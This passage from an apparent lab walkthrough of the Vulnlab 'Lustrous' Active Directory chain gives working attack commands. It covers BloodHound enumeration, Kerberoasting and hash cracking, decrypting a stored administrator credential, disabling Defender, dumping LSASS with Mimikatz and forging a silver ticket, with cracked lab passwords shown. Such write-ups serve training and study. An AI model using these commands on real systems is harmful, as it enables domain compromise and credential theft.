
Using the credentials we had, we started mapping the AD network for further attacks. As the first step, we used BloodHound-Python to enumerate and graph the network.
Had to use BloodHound-Python with the sudo command, as we couldn’t get it to work otherwise.
sudo bloodhound-python -d 'LUSTROUS.VL' -u 'ben.cox' -p 'Trinity1' -ns 10.10.231.229 -dc LusDC.lustrous.vl -c all
Bloodhound enumeration
We were able to see a user named tony.ward who is a member of the Backup Admin group; however, we couldn’t find anything reachable from that group.
Kerberoasting

Enumerating the BloodHound graph, it was noted that the svc_web and svc_db users are Kerberoastable.

impacket-GetUserSPNs -dc-ip 10.10.135.37 LUSTROUS.VL/ben.cox -request -outputfile kerb.txt

We were able to crack the hash of the user svc_web using Hashcat.
svc_web:iydgTvmujl6f
We were not able to log in to either host using the svc_web user’s credentials.

We used the credentials of the user ben.cox and were able to log in to the LusMS.lustrous.vl host. While enumerating, we noted an admin.xml file on the user’s desktop that contained the encrypted PS credential hash of the local administrator.

We used the following command to decrypt the password:
$cred = Import-Clixml -Path .\admin.xml
$cred.GetNetworkCredential().Password
LusMS.lustrous.vl :
Local Administrator : XZ9i=bgA8KhRP.f=jr**Qgd3Qh@n9dRF
We also confirmed that it works using CrackMapExec.

We logged into the machine using Evil-WinRM as the administrator and obtained the Lustrous_User flag.

Uploaded Mimikatz, but it was detected by the antivirus.

Since we had administrator access to the machine, we used the following command to disable Defender:
Set-MpPreference -DisableRealtimeMonitoring $true

We uploaded Mimikatz again and extracted the hashes from LSASS, but were not able to find anything interesting.
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
We used XFreeRDP to log in to the machine and accessed the port 80 page of the DC, but we encountered a prompt requiring authorization to access the page.


This meant that the web application used Kerberos authentication. We logged in as ben.cox and were able to see two notes in the web application.
Silver Ticket Attack
We have the password for svc_web, which means we can create a silver ticket to impersonate any user on the application. Since we saw that tony.ward is part of the Backup Operators group, we may need to move forward with that user. To impersonate as tony, we can use rpcclient to get the SID of tony.
┌──(destiny㉿falcon)-[~/Vulnlab/Chains/Lustrous]
└─$ rpcclient -U 'ben.cox' LusDC.lustrous.vl
Password for [WORKGROUP\ben.cox]:
rpcclient $> lookupnames tony.ward
tony.ward S-1-5-21-2355092754-1584501958-1513963426-1114 (User: 1)
We obtained the SPN of the user svc_web using the Kerberoasting attack.

Using impacket-ticket, we forged a silver ticket.
impacket-ticketer -nthash '69596C7AA1E8DAEE17F8E78870E25A5C' -domain-sid 'S-1-5-21-2355092754-1584501958-1513963426' -domain lustrous.vl -spn 'http/lusdc.lustrous.vl' -dc-ip 10.10.155.53 -user-id 1114 'tony.ward'

We successfully forged the ticket; however, we couldn’t access the URL even though the ticket was exported from Falcon.
